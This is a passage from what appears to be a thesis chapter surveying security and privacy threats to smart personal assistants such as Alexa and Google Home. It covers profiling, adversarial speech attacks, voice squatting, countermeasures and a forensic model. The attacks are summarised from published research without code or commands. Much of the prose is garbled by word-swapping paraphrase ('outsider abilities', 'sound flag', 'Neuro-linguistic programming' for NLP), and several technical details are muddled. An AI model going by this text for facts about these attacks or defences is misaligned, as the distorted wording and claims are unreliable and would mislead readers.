The omission of relevant, useful function rules that might segregate the applications and how the family members should have access to those resources is an issue that the industry must solve. It is hard to determine who approaches which assets and how such access ought to be allowed. By design, in a multi-client condition — which numerous families are, any user can place the SPA within registration mode and emit guidelines to it. Although the fundamental user can indicate specific entrance mechanisms for other family members, the dimension of granularity is commonly thick and not broad. For example, an individual from an Amazon family unit (an element that permits sharing of substance with relatives) can alter the gadget set-up, the system association, sound, and a lot more without the authorisation of the primary user device.

2.6.2.2 Applications

At the stage when users install applications, they likewise take responsibility for the vulnerabilities in its administrations. Approving fragile apps to get to private data may bring about releasing touchy data to undesired thirds. Contrary to the applications on cell phones that have the choice to check vulnerabilities and issues on its applications, the software utilised by SPAs are not presently verified. A user must depend on the SPA supplier to guarantee that such administrations are as secure as they should be. On the other hand, regardless of whether the SPA supplier would give a verifying procedure, related works have demonstrated how they could be sidestepped (Zhang, Mi, Feng, Wang, Tian, Qian, 2018).

For example, outsider abilities can be refreshed after the verifying procedure (c.f., Stage 6 in Figure 2.1). Moreover, a malicious software designer may use expertise associations matching (Kinsella, 2018), (a significant capacity that enables the programs to apps match) to route users to malicious programs.

2.6.2.3 Access to external agents.

Among all the issues, there is a significant concern in how to control how SPA suppliers, third-party developers, software developers of incorporated Smart home gadgets, and any of those employees associated with SPAs companies to control unauthorised access to users' data. With the same idea, the question is how to protect the data from external agents that in some way interact within distinct ways with the information. What controls could be implemented? In this scenario, user education and training are the best way so far to avoid mistakes (HRW, 2017). Whereas, it is presently questionable what the extent of these terms may infer and how they are authorised. However, there is no clear way to enforce these politics to improve user's behaviour.

For example, the Chinese government with a technology company (iFlytek:), have configured in all the country a biometric database to help its supervision and social control attempt (HRW, 2017).

2.6.3 Portray

Apart from approval, i.e., choosing who has approaches what information, there is likewise the issue of information deducing — customarily known as data handling (Solove, 2008). Information deduction has an especially risky manifestation in the SPA through profiling. Profiling recognises, deduces and gets significant individual data from information gathered from users. Profiled information can be identified with the interests, practices and inclinations of the focused-on users (Cufoglu, 2014). In this subsection, it investigates how distinct SPAs information can be utilised to identify users' behaviour.

2.6.3.1 Map Portray

One of the best moments to set up an attack is using traffic profiling to collect data. Traffic investigation can be utilised to profile a user as appeared how is described by Apthorpe, Reisman, and Feamster (2017). Specifically, aggressors can use in transit profiling to know a user's behaviour. It can be additionally used to direct increasingly modern assaults. In transit profiling, assaults should be possible, notwithstanding, even when the traffic between SPA-router or router-cloud services is encrypted. Even today, there are some mechanisms to protect the devices from those attacks; most SPA companies have now adopted rules to protect the users. Under this situation, the most available attack could be unscrupulous or dishonest ISP (Internet service provider). Even some nations or multinational companies that have enough technical, human and money resources, they could have unauthorised access to data.

The materialisation of this assault to encrypted SPA transfer is showed by Apthorpe, Reisman, and Feamster (2017). While they perform traffic investigation without requiring a profound examination of the system bundles, MiTM strategies, for example, SSL-stripping (Zhao, Yang, Wang, & Qiu, 2012), may be utilised to execute profiling over plain-content.

2.6.3.2 Portraying by external Developers

One characteristic of the SPA is that with the help of third-parties, the SPAs abilities can be improved. That means that in some web, the users must share the SPA information either with the cloud service company or with external agents. External developers expect authorisations to get the users' data, for example, device IP address, area, mobile-phone number, email address, payment data, name and more private information, which users need to support to utilise the applications. However, notwithstanding when users can pick whether they share this data, they have no power over what the external agent can do with the information, or what sort of deductions or totals they could make to determine other new close to home data about the utilisation, e.g., users' preferences. Notwithstanding for those aptitudes that do not request consents, users do not have a real idea of what can be gained from connecting with the application. Moreover, malignant programs could connive to complete individual information from different apps like what it have seen in cell phone applications (Memon, & Anwar, 2015). Here, applications connections pairing might be utilised to make conspiring aptitudes going for getting progressively expounded profiling (Kinsella, 2018).

2.6.3.3 Portray by the SPA companies

SPAs suppliers have a massive quantity of information, which, as a rule, is expected to execute the SPA ecosystem appropriately. In other words, the SPA needs to consistently assimilate the user’s past behaviour to produce robust, reliable results and choices. To accomplish this, the SPA needs a huge preparing dataset of users' communications. Maintaining user's protection is significant, as managing information of this nature presents additionally testing security meanings, incorporating the affectability of distinct information sources, where the gathered information is physically found, and any information maintenance cycles (Lau, Zimmerman, & Schaub, 2018; Chung, & Lee, 2018). It is particularly dangerous as advances in information analysis empower computerised procedures to comprehend unstructured information at scale.

Late works, for example, distinct companies have appeared by utilising SPA information they could have the capacity to profile the closeness of a couple and derive how stable their relationship is, through an acoustic examination of the correspondence between them. Their examination can comprehend the setting of the discussion, with the addition of the semantics of regular experiences and progressively intricate associations, for example, debates (eHarmony, 2018).

2.6.4 Adversarial AI

How was mentioned before, for any SPA that wants to understand what the user needs; firstly, must understand what the user said. In this section, it will describe the distinct techniques that employ the SPA to understand the user's utterances and its associated attacks.

2.6.4.1 Attack to ML

Traditionally, Machine Learning is structured dependent on the thought that the conditions are sheltered and there is no impedance amid preparing and validation of the device (Papernot, McDaniel, Sinha, & Wellman, 2016). On the other hand, such presumptions in a roundabout way neglect situation where foes are effectively intruding with the learning procedure (Papernot, McDaniel, Sinha, & Wellman, 2016). Machine Learning is recognised to be fragile against specially-crafted info tests, depicted as "adversarial examples", which are typically determined by somewhat annoying authentic information sources (Szegedy, Zaremba, Sutskever, Bruna, Erhan, Goodfellow & Fergus, 2013). These annoyances usually stay obscure to the individual overseeing the ML task. Nearly all ML models that play out a similar behaviour will, in general, be influenced by comparable ill-disposed sources of info regardless of whether they utilise distinctive designs and are prepared on various datasets (Papernot, McDaniel, & Goodfellow, 2016). It enables the aggressor with no effort to set up an adversarial entrance with not many information about the objective Machine learning model. In view of the SPA utilises Machine Learning in unravelling the user's goal, explicitly to coordinate the user sentences to the right content, it is in this way inclined to antagonistic attacks. Precedents can focus on the AI models utilised by the SPA to harm the coordinating procedure done to decipher the user expressions into the content. An assailant can use this to create a denial of services (DOS) attack by influencing erroneous of purposes, to emit pernicious directions, or to alter the SPA to summon a malicious application (Vaidya, Zhang, Sherr, & Shields, 2015).

For example, an assailant can focus on an aptitude name "Wake" by enlisting a pernicious ability as "wait" to misdirect the SPA device. It is at that moment when the SPA device could understand something different, which may generate that the SPA device becomes confused, trying to verify the correct application from the lousy application.

2.6.4.2 Adversarial NLP

Contrary in "adversarial Machine Learning" an assailant may abuse the constraints of the essential Machine Learning (ML) resources utilised for discourse acknowledgement, in this situation, the aggressor aim different pieces of the entire discourse acknowledgement structure. Following the case of program evocation, the antagonistic NLP issue arrives once user expressions have only been deciphered inside content, and the framework needs to choose what application to call the content (to point out, there is a distinction in the issue to distinguish between two or more words with similar speech). For example, the Amazon ecosystem appears to utilise the lengthiest string coincidence when choosing what "application" is invoked (Vaidya, Zhang, Sherr, & Shields, 2015).

For instance, the content "wait for button Tutor Head for me please" will incite the application "wake button for Me" as opposed to the aptitude "wake button." Along these lines to antagonistic ML, such trouble could be utilised by an assailant to trap users into calling a dangerous application deliberately. It can be accomplished by enlisting an app with a similar name (yet longest conceivable string match) than an official app. Also, there is as of now no limit of the volume of applications that can be enrolled; subsequently, a foe can enlist however many applications as could be expected under the circumstances to build the likelihood of acquiring their programs invoked.

2.6.5 Subjacent and Associate advancements.

Although the SPA technology and all its infrastructure incorporate novel ideas and have some specific mechanisms, it is mandatory to say that all that kind of technology has an underlying technology associated where SPA technology lies. The most evident technology associate to SPA device is the cloud computing services where all the SPA information is processed. It implies that the SPA can acquire the same drawbacks and disadvantages that affect those underlying technologies.

2.6.5.1 Cloud-Services

Use today of cloud services and preparing assistance to define how and what way SPA information is collected and reached. Although cloud infrastructure offers the benefit of having promptly accessible boundless assets, cloud services additionally are characterised by given to the attackers' novelty open doors (Modi, Patel, Borisaniya, Patel, & Rajarajan, 2013). To start with, they are information-rich conditions that are centrally situated on one point. If this component is ruptured, aggressors may gain admittance to profoundly valuable and touchy data. Secondly, they usually offer different methods for getting to the information (e.g., web-or application empowered access), extending the assault surfaced. Third, they can encourage various issues referenced previously. For example, as all information (even user articulations) is put away in the cloud together, they make it simpler to lead profiling.

2.6.5.2 Smart Home Devices

Due to the various focal points propose for SPAs, particularly from the ease of use viewpoint, SPA is generally coordinated with other intelligent home gadgets, for example, keen warming and cooling gadgets (e.g., Ecobee 4 or Nest), Intelligent security devices (e.g., Abode, or Scout), intelligent lighting gadgets (e.g., LIFX, or Philip Hue), Intelligent appliances home (e.g., Geneva) furthermore, reconnaissance cameras (for example, Netgear Arlo, Cloud Camera,). With such joining, a user can manipulate his home weather giving the order by talking the indication to the SPA gadgets which is notified to turn on/off smart devices. Represented in Figure 2.1, the command is transferred to the intelligent gadget using as a channel the SPA supplier cloud, then the application services and the intelligent gadget cloud.

This combination becomes the intelligent home into one truth manipulate framework and gives the SPA the benefit to handle with the cooperation of other attached, intelligent gadgets. Simultaneously, this combination likewise makes an alone critical focal point to aggressors. Assailants may exploit this in two different kinds. From one viewpoint, breaking the SPA can enable assailants to assume responsibility for a full scope of combine gadgets.

All the more thus, security drawbacks could arise out of information gathering, the information obtaining and unification as was documented by Madaan, Ahad, and Sastry (2018); and Román-Castro, López, and Gritzalis (2018), where the researches execute a complete survey of protection dangers of Information connected from information in IoT infrastructure. By contrast, vulnerabilities in associated intelligent gadgets could be utilised as a middle step to assault the SPA (Ronen, Shamir, Weingarten, & O'Flynn, C2017). Assaults in associated intelligent home gadgets have been examined in various forms, encompass eavesdropping, benefit acceleration, distant assaults, and ensure applications ports (Denning, Kohno, & Levy, 2013; Fernandes, Jung, & Prakash, 2016). For example, the research made by Ronen, Shamir, Weingarten, and Flynn (2017), portrays a danger that permits IoT gadgets that are near each other to spread a worm that reproduces so quickly.

2.7 ATTACKS

In this chapter, it will offer an examination of some recognised attacks on the SPA ecosystem and explore the drawbacks presented. Similarly, key aspects that attack aim in the ecosystem illustrated in segment 4.1. A relevant of the majority essential assault documents along with the weak points that attackers can break and the point in the design is specified below. It will find that most of the assaults focus on the next components of the design delineated in Figure 2.1:

- User to SPA gadget (No. 1): Under this category, there are distinct attacks that are associated with stage one. i) Break feeble authentication system, and ii) assaulting fundamental and coordinated technologies.

- SPA smart gadget to SPA company cloud (No. 2): Under this scenario, various attacks have been described in indistinct researchers that aim to these characteristics of the ecosystem and take advantage of route verification.

- SPA company cloud (No. 3): Various assaults have also been found at this stage of the ecosystem aim the SPAs cloud elements. It identifies distinct ideas mining.

  i) Machine Learning (ML) and Neuro-linguistic programming (NLP) drawback.
  ii) Technologies that work associate to SPA.

- Distant entry by smartphone and Web access (No. 4): The document recognised related ideas from other researchers to break the security in some SPA providers with the idea of collect information from different SPA services providers.

- Third-party Web applications (No. 6): Assailants mark this category of the framework exploiting user misunderstanding concerning the SPA architecture, and in specific about the applications. It shows similar ideas breaking NLP sub process issues.

The next step is described attacks that have been identified targeting the SPA ecosystem that has been mentioned above. In particular case, depict the issues described in chapter 2 of the SPA's ecosystem that they take advantage and the presupposition they make on the atmosphere.

2.7.1 User to SPA Device (#1)

Into the feeble identification section, “Continually online, continually hearing” and the “weak of a limited group of keywords” has become into the most common issues exploited under this ecosystem. It is trailed by an absence of insurance against artificial voices.

Lei Xinyu et al. (2017), observed some problems in individual-agent validation procedure based on a “keywords”, due to the absence of a tool that could interpret if a person is near or far from the SPA. Such as the case of Amazon's Echo gadget as evidence of conception, the researchers carried out a household theft assault using Alexa to control an entry padlock through the SPA ecosystem. Likewise, they with advantage, make a buying using the manipulated smart device.

Following a similar idea, Zhang et al. developed a microphone over ultrasound, called “Micro-Electro-Mechanical Systems (MEMS)”. This microphone produces traces of “tall periodicity”, inducing at high capacity to be moved to small periodicities by speakers and microphones (Roy, Shen, Hassanieh, & Choudhury, 2018). Although microphones are configured to work as a lineal scheme, they do not work as a linear system where the frequencies are higher than standard frequencies. By incorporating high-recurrence voices that are not inside the individual listening extent but rather are as yet clear to SPA gadgets, the creators can initiate and tamper the voice of the smart

SPA device. Most researchers call this issue as “Dolphin Attack”, and it uses high frequencies. This drawback was confirmed in distinct SPA devices, such as Alexa, Siri, Cortana, Google Home, among others whereas this attack cannot be reproduced if the target device and the microphone are into 5ft. Moreover, this attack to be reproduced, it must have specific hardware to record and reproduce an ultrasonic signal, thereby executing this attack in the real world is something that is not probable.

2.7.2 SPA gadget to SPA assistance supplier Cloud (No. 2)

Under this scenario, of the architecture the SPA gadget trades data toward the SPA cloud supplier, it established an assault that abuse in transit weakness inside the portraying class. The research drive-by Apthorpe, Reisman, and Feamster (2017), recognise protection weakness toward the SPA by inactively investigating encrypted intelligent household exchange. Their examination shows that encryption by default does not tender all the fundamental security insurance prerequisites. The researchers describe users exchange with "Amazon Echo" gadget by sending or getting flows of the current still with encrypted communication. Such an attack represents a genuine protection issue to intelligent household members as an assailant could utilise this to analyse the behaviour of life and the better moment to direct an assault undetected as examined in Section 4.2.2.1. Whereas, the technique used in this examination probably may not be pertinent to a circumstance where various IoT gadgets speak with a similar area as a result of the trouble of marking flows by device type.

2.7.3 SPA Company Supplier Cloud (No. 3)

In this point, it examines assaults targeting distinct SPA cloud sub-schemes where the voice detection and the utterance identification are executed. Three within the design misuse “Adversarial Machine Learning” weakness depicted in segment 4.2.3.

Describing the mechanisms that used Machine Learning, one examination by Gong, and Poellabauer (2017), demonstrate point-to-point that setting up adversarial models by changing the basic waveform of a sound register. Where the point-to-point modification system, the research made adversarial information that deludes the Machine Learning system. To point out, this is broadly utilised in para-linguistic software programs. Their rival disturbance affects the sound quality and prompts an imperative drop in the effectiveness of the best in class profound neural system approach. The issue is that such assault should be installed in a real sound flag to make them genuinely dark. More lately, one research has designed an adversarial case designed on psychoacoustic stowing away to abuse the qualities of Deep Neural Network (DNN) analysing the "Automatic Speech Recognition" (ASR) frameworks. The extended assault initially analyses the DNA processes by adding a back-proliferation point to understand the dimension of the opportunity of an antagonistic change in the input sign (Schönherr et al. 2018).

It utilises strong alinement to recognise the optimum opportunity suitable amid the harmful transcript and the right sound instance. Similarly, it is used to diminish the detectable quality of the alteration. The assault is executed towards Kaldi3; the result obtained showed up to 98% achievement percentage with a data processing exertion of ten seconds sound voice in under two minutes. In any case, how is described by Gong, and Poellabauer (2017), this assault additionally should be inserted in another sound record which significantly impacts the nature of the adversarial case.

Another significant examination led via Carlini and Wagner (2018) proposes an assault on speech acknowledgment frameworks utilising Connectionist Temporal Classification (CTC) misfortune. They showed how a meticulously planned misfortune work could be used to produce a superior lower-mutilation ill-adversarial entry. The assault utilises a gradient decline setup improvement and restores the deviation performance with the CTC loss, where it is upgraded for time arrangements. In contrast, the sound adversarial models created where is reproduced into the air stopped to be adversarial, then in this way, set it unreasonable to apply in the real world (Goodfellow, McDaniel & Papernot, 2018).

In the same way, Vaidya et al. (2015), play out an assault on speech recognition frameworks utilising incomprehensible sounds. Where is executed by changing the

Mel-Frequency Cepstral Coefficients (MFCC) — a highlight of the speech direction. The article describes the attack in two stages: firstly, modifying the info speech motion across component pulling out with balanced MFCC parameters, then after that recovering a sound flag by applying a turn around MFCC to the separated highlights. At the point when assembled, this assault can set up a very much structured adversarial intro. The MFCC esteems chosen such that they can conceive a different audio product with least adequate acoustic data. This sound result can, in any case, accomplish the longing order result and is effectively translated by the SPA while being not noticeable to human ears. Even though this assault effectively misuses the contrasts between how PCs and people decipher speech, it could, in any case, be identified when a user is in nearness— given that they listen to spontaneous SPA reactions. Another attack described by Vaidya et al. (2015), is the continuation of the research by Carlini et al. (2018), both articles exam the assault viability into an increasingly practical situation and design an adversarial model impalpable to people by utilising the learning of the objective speech system framework.

2.7.4 Remote ingress applying Mobile applications and Internet (No. 4)

The vulnerabilities shown by the cloud companies and cloud technology can give excellent opportunities to execute attacks. Such as the case of behaviour description, where an attacker can infer user's conduct, analyses when the SPA is exchange data towards SPAs Cloud Company. The work made by Chung and Lee (2018) illustrated how it is possible to collect personal data from Amazon cloud services using forensic tool applications to accumulate relevant information through no official Application-Programming-Interfaces (APIs). Similarly, the article done by (Chung, Park, & Lee, 2017), demonstrated that by analysing three components; web browsers, mobile-phone applications and cloud services, by using forensic tools applications, they could disclosure essential information, for example, user interests, user conduct and sleeping hours. The attack highlights the security implications where it is possible to portray user's privacy using the ecosystem between SPA and cloud companies. However, this attack is based on the fact that the attacker knows the user’s password and ID, how is described by the authors; without that knowledge is not possible to execute that attack. Without a substantial users’ ID and password, it is absurd to expect to gather cloud-local information, subsequently making such assault more complex. On the other hand, the SPA cloud companies do not need ID and password because they manage and store the information into its servers, if for some reason the companies want to see the data, there is no way to prevent it.

2.7.5 External Developers (No. 6)

Another way to take advantage of how SPA applications are called and how they communicate with one another. These assaults typically abuse of "*Adversarial NLP*" weaknesses depicted in section 4.2.3.

One research (Zhang, Mi, Feng, Wang, X., Tian, & Qian, 2018), describes how to attack communication between SPA cloud services companies and third-party developers. Concretely, the article describes two fundamental menaces, between Googles-Home Assistant SPA and Amazon's Alexa "*voice masquerading*" and "*voice squatting*". The attack based on "*voice squatting*" allows that through a malicious program with the longest coincidence application name. In other words, similar applications name they could supplant other applications by opening the door to execute attacks, how is described in section 4.2.3.

Using five random cases, the researchers successfully "deceive" the name of the application with a 50% success rate.

The possibility of success of this attack is high, and more in the case of the ecosystem of Amazon's Alexa, where the user can invoke multiple applications that have the option to have similar names. This attack could affect the reputation of legitimate applications because the user thought that the incident was based on the application he wanted to install.

Similarly, the attack "*voice masquerading*", a dangerous application could interact with other applications, whether legitimate or harmful, to collect information. In this scenario, the malicious app will keep registering all the requests of the users. The assault can be used to sniff out other people's conversations.

In summary the attack "*squatting attack*" aims to take advantage of the problems that may arise when interacting with applications of similar name; meanwhile, the "*voice masquerading*" attack points to the interaction between different applications within the SPA.

In hypothetical cases, some applications could request confidential data from users, which could generate a leak of data to unwanted people.

"*Voice squatting*" attack was also developed by Kumar et al. (2018). However, the work done by Zhang, Mi, Feng, Wang, X., Tian, and Qian (2018), makes use of the fundamental mistakes in the NLP algorithms and some words that can frequently be misinterpreted to configure malicious applications and take advantage of weakness when applications are invoked.

2.8 COUNTERMEASURE

With the idea of reducing the impact of the attacks described above, there are different studies and articles to mitigate the execution of the same. This segment will comment on possible solutions that can be applied, limitations and opportunities. The information will be summarised after analysing distinct issues. The possible solutions will be classified according to the problems described in segment 4.1. The categorisation will be based more on the effectiveness than on the solution to reduce the problems described. The aims are to provide quick information to mitigate the issues identified by relating the articles supported for this investigation to date. The countermeasures will be associated with the ecosystem of the SPA described in figure 2.1. Most of the countermeasures are related in the following way.

- Customer to SPA gadget (No. 1): Different researchers have proposed various countermeasures to reduce or eliminate the incidence of those attacks specifically at this stage of the ecosystem. Specifically, it found many related works alleviating fragile authentication weakness.

- SPA gadget to SPA company provider cloud (No. 2): To avoid attacks in stage two of the architecture, there are several studies to reduce the incidence of this type of assault between the SPA devices and the companies of the SPAs, during the information exchange process. Specifically, those related to the user profile.

- SPA Cloud service (No. 3): Of the countermeasures to reduce the incidence of attacks in stage three of the architecture, few solutions have been found to avoid the "*Adversarial AI*", and the solutions have as objective to minimise the incidence associated with the vulnerabilities of "*Adversarial AI*".

- Others: The solutions under this category cover different stages of the architecture of the existing SPAs and are designed to alleviate that they can affect simultaneously several stages of the architecture. The countermeasures are related to different stages of the SPA's ecosystem to indicate the phases that mitigations may carry out or even the stages that could change in the scheme of the SPAs to reduce the impact.

2.8.1 Customer to SPA gadget (No. 1)

The first countermeasures point to the first stage of the architecture of the SPAs, which is where the user and the SPA device interact with each other. The "*weak authentication*" issue is the most exploited vulnerability in this stage of the SPA's ecosystem as it was presented in chapter 2. In the same way, as they are related in figure 2.1, this disability is the one that has more solutions to reduce its incidence. Notably, the case of the synthetic voice which has received more attention from the community of researchers.

The first line of defence to overcome the weakness of authentication is the configuration of mechanisms to authenticate the user's voice. In the case of Google performs the validation of users with a tool called "*Voice Match*" (Google, 2018), for Amazon, the mechanism is called "*Voice Profiles*" (Amazon, 2019). Whereas, those options are not configured by default what allows the user to set them. Even when those options are already configured, there is still the possibility of executing employee recordings of the words that users use to activate the SPA, Chen et al. (2017).

Recording the human voice is not a complicated task, given that is the first element to exchange ideas. Unlike passwords and passwords that can be easily changed when security has been compromised, the same cannot be done with the human voice.

In the same way, the work carried out by Feng, Fawaz, and Shin (2017), presents a mechanism to improve user authentication. The researchers make use of a continuous authentication process called "*VAuth system*", where the objective is that the SPAs only work with specific commands given by the user to authenticate them.

The solution is based on a device carried by the user that relates the orders given by the customer with the vibration emitted by the device. The solution reached a success rate of 97% covering several characteristics such as mobility, accents and language. Although this system achieves a high degree of precision, it has the disadvantage that the user must always carry a device to interact with the SPA, which generates other problems or inconveniences of different types.

Similarly, the work carried out by Kepuska and Bohouta (2018) presents a solution based on the exchange of different options, such as video, voice, gestures, looks or movements with the body to improve the processes of authentication. Despite being a novel proposal, the article describes that it has only been possible to validate elements separately and not all the components as a whole.

Conventional voice biometrics identification, i.e. that ends up incapable as users get older, start exhausted, or sick. In any case, the adequacy of the framework relies upon choosing the best area for the Wi-Fi gadgets and setting the correct configuration for the detection. Also, it only backings directions that originate from a similar area where the SPA gadget is setup: for their situation, an Amazon-Echo-Dot. Similarly, the framework is permanent to the extent that no essential variation to the area where the gadget is sent.

Another outstanding research to alleviate weak authentication is based on access control systems. The idea is based on validating that the user is physically close to the SPA before accepting any request from the user. The proposal given by Lei Xinyu et al. (2017) is based on the use of Wi-Fi router information channels to detect movements around. The novel solution eliminates the need for the user to carry a device with himself and does not add costs since the technology of the current Wi-Fi devices can be used. The presented solution has the flaw that unlike the biometric recognition systems if the user is tired, sick or over time, the solution could lose effectiveness. However, the success of the solution is based on the search for the best place to put the Wi-Fi and the respective configuration. Another disadvantage is that the average user does not know in which place should put the Wi-Fi to activate this feature. In the same order, the SPA would only accept commands coming from a particular direction which eliminates the possibility of moving the Wi-Fi router to another place in the house.

Another type of countermeasure has been found at this stage in the ecosystem whose objective is to protect the SPA against the execution of "*artificial voice*" attacks. The publication of Roy et al. (2018), describe a system called "*Lip Read*" which is based on the use of high frequencies which is not perceived by the human ear and that is this case is only recognized by the microphone of the SPA which in theory It can be configured to avoid synthesized speech attacks. The authors describe that they achieved an average success rate of around 98% and a 99% recall rate in a scenario where the attacker does not manage to manipulate the commands to intervene in the SPA. However, the authors indicate that there is no guarantee that this countermeasure will work since the original configuration conditions could change over time (changes in the user or changes in the SPA). In the same order, this defence only applies to cases in which the attacks use high sound frequencies that are not perceived by the human ear.

Likewise, Zhang et al. (2017) describe different mechanisms to avoid attacks against recorded voice commands. The researchers recommend the addition of two devices to the SPA to mitigate the attack; the first is the improvement of the microphone used by the SPA and the second based on hardware to eliminate any unwanted noise interference. The improvement of the microphone is to avoid the manipulation that can be made with devices that can emit high-frequency sounds. Besides, the cancellation of the unwanted sound perceived by the SPAs establishes the addition of a hardware mechanism to create a filter to identify the real voice of the user and discard other sound sources whether from other people or external sources. Similarly, the software based on this solution relies on learning the behaviour patterns that the SPA learns by interacting with the user, so after a while, the SPA can distinguish real commands from those that are not.

An additional investigation against the generation of "*artificial voice*" attacks, Chen et al. (2017) describes the use of an application to avoid this attack. The idea is based on since artificial voice attacks use a loudspeaker to generate the attack against a SPA. Traditional speakers generate a magnetic field when they reproduce sounds; the application reviews the level of the magnetometer, which is used to distinguish between a physical speaker and the natural speaker of the users. Under the scenario that the magnetic field emitted by the loudspeaker is small to be exposed, the application validates the size of the emitter channel to develop a means of sound validation. In contrast, this countermeasure is based on a large percentage of the interference that can be found in the environment.

The last measure against the reproduction of voice attacks is presented by the study executed by Lavrentyeva et al. (2017). The countermeasure is based on stage 3 of the architecture of the SPA but prevents attacks that may occur in the first stage of the ecosystem because it requires a high level of computing which cannot be provided by the SPA devices.

The article describes the use of "*Light Convolutional Neural Network Architecture (LCNN)*", making use of the ideas of "*Max-Feature-Map activation (MFM)*". The article describes the use of LCNN with "*Fast Fourier Transform (FFT)*", where an average error of 7.34% of the Automatic Verification of the speaker (ASV) is obtained in the information collected compared to the research carried out by Todisco, Delgado, and Evans (2017), an average of success of 69.26%. Lavrentyeva et al. (2017) made use of the "*Support Vector Machine (SVM)"* to enter data to measure the efficiency of the work described in the research.

2.8.2 SPA gadget towards SPA Cloud Company (No. 2)

The countermeasures described in this section are based on the exchange that is generated between the SPA and the cloud company that provides the SPA service. The work described by Liu et al. (2018), describes a solution to mitigate the attack that occurs in the routing of information. The proposed solution is based on protecting against traffic analysis using several routers that are located in a nearby geographical area.

The idea is to pass the information through several routers before sending the information to the cloud provider. The solution masks the traffic making it difficult to identify the source of information. However, this solution requires the cooperation and configuration of several routers in different houses to work as a single network which is a challenge for users who do not know data networks; this solution could also bring latency for houses that are not in a nearby geographical area.

2.8.3 SPA Company Cloud (No. 3)

In this subsection, countermeasures are presented to attenuate the attacks in stage 3 of the ecosystem of the SPAs. Specifically, those related to "*Machine-Learning (ML)"* and "*Neuro-linguistic programming (NLP)"* that are related to the "*Adversarial-AI*" class.

The research advanced by Zang et al. (2018) develops a mechanism to verify the behaviour of the applications and the issuance of orders by the user to evidence assaults of "voice masquerading". The tool makes use of two concepts, the "*Skills-Response-Checker (SRC)*" and the "*User Intention Classifier (UIC)*". The first SRC performs a semantic validation of the application and the contrasts against a blacklist of dangerous applications to identify the eventuality of any potential attack. The second, UIC aims to review the user's requests within a changing environment. The validation is executed, coinciding the meaning of the expression of the user against the execution of dangerously harmful applications. The situation between the request of the user and the activation of applications not invoked is also considered. The combination of UIC and the SRC, according to the article, has a percentage of error of 4.4%. However, one weakness is that UIC does not mention the changes that can occur naturally in human languages, such as mood swings, where it could act erroneously.

Another similar research Kumar et al. (2018) proposes to carry out a phonetic validation and validation of the names of the applications for when the user installs a new application to avoid attacks type "*voice-squatting*". Validate if the name of the application that the user wants to install could be similar to another app with the same name, creating an alert to inform the user. It is a solution, is similar to some technologies on the Internet that validate the similarity of names when a person wants to register a new domain.

2.8.4 Others

The last part of the countermeasures is characterised by mentioning different stages of the ecosystem of the SPAs. In particular, the work carried out by Coucke et al. (2018), where it is proposed to change the ecosystem of SPAs, especially those related to the identification of the user's voice. Coucke et al. (2018), introduces the concept called "*privacy-by-Design-Spoken-Language-Understanding-platform*", where the user's requests are not immediately sent to the SPA cloud provider for identification and execution. Voice recognition and initial analysis of the information are carried out locally by the SPA through two techniques; "*crowd-sourced*" information and learning by using "*semi-supervised*". According to the investigation, in most cases, access to the Internet is not mandatory.

However, when the user needs to search for information on the internet with the help of the SPA, the request is sent to the network, but the processing of it is done locally on the device. This frame makes it complicated to make a massive attack since, in theory; the attacker can only attack a single device or user at the same time.

Under this framework, related problems such as "*Always active, always listening*" or the access of "*Third Parties*" would have a limited impact if the information is managed locally in the SPAs. Also, the article mentions that the user would have more freedom to configure more words to define the activation words of the SPA which would reduce the vulnerabilities presented in section 4.2.3.

In any case, this mechanism requires that in advance, the user defines what applications or skills the SPA should have for the respective training. It implies that the SPA could only work locally with the applications defined by the user.

It is essential to highlight, although this change of paradigm alters in some way the architecture of the SPAs based on the recognition of the voice at the local level and a first analysis, does not eliminate the interaction of the SPA with other intelligent devices or with the provider of the cloud depending on the context in which the interaction between SPA and user. It means that the attacks described in part 2.7 by Ronen, Shamir, Weingarten, and Flynn (2017), are still possible.

2.9 FORENSIC

Today the advancement of the Internet is covering every aspect of people's lives, and as technology becomes more involved with the lives of people, more information will be stored and processed by different technologies, which will lead to various challenges.

The level of human association with these frameworks proposes that they can give many data to a digital forensics' examination. Right now, there is constrained data accessible offering forensic investigators to knowledge into what data of attention is put away on the immense scope of SPA devices, or how to secure information in a forensically stable manner (Awasthi, Read, Xynos, & Sutherland 2018).

2.9.1 Digital forensics structure

In this segment, it will first present a short abbreviation of digital forensics relating to SPA. Next, it will define the SPA forensic structure.

2.9.1.1 Digital forensics

Reith, Carr, and Gunsch (2002) portray digital forensics as a young science that has been around us in the last decades, determined as an equivalent word for PC crime scene investigation; its definition has extended to incorporate the criminology of all digital innovation. Though PC digital forensic science is characterised as "the accumulation of strategies and instruments used to discover evidence in a PC". However, for the Digital Forensics Research Workshop (2001), the digital forensics are:

> The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation, and presentation of digital evidence derived from digital sources for the purpose of facilitation or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations, (p 16).

Palmer (2002) indicate that digital forensics has turned out to be predominant because law requirement perceives that current life incorporates an assortment of digital gadgets that can be misused for crime, not merely PC devices.

While PC crime scene investigation will continue in the global spotlight on specific techniques for separating proof from one particular stage, digital forensics ought to be displayed to such an extent that it can envelop a wide range of electronic gadgets, including future advanced innovations, for example, the SPAs. Lamentably, there is not a universal or predictable computerised digital forensic methodology for SPAs devices, yet rather a lot of strategies and devices worked from the practice of law implementation, computer engineers, and hackers.

Palmer recommends that the advancement of computerised crime scene investigation has continued from impromptu instruments and systems, as opposed to from mainstream researchers, where a considerable lot of the other customary criminological sciences have started. It could be a problem because proof must be acquired utilising strategies that are demonstrated to dependably remove and break down data without inclination or adjustment.

2.9.1.2 A conceptual Digital Forensics Model.

In 2001, the Digital Forensics Research Workshop (DFRW), described the nine levels that should include any digital forensic research (Mark, Clint & Gunsch, 2002, as cited in Agarwal, Gupta, Gupta, & Gupta, 2011).

1. Identification: This admits an issue according to the procedures and determines its type.
2. Preparation: This involves the readiness of instruments, methods, court orders, and checking approvals and the executive's support.
3. Approach strategy: that builds up a plan to use to augment the accumulation of untainted proof while limiting the effect to the person in question.
4. Preservation: This includes the confinement, verifying and conservation of the condition of physical and advanced proof.
5. Collection: that involves the chronicle of the real scene and copy digital proof utilising institutionalised and acknowledged methods.
6. Examination: This includes an inside and out precise pursuit of proof identifying with the presumed wrongdoing.

7. Analysis: This is in charge of assurance of the essentialness, recreating sections of information and reaching inferences dependent on proof found.
8. Presentation: that includes the outline and clarification of summary.
9. Returning evidence: that guarantees physical and electronic property comes back to the legitimate proprietor.

2.9.2 Challenges by SPA devices

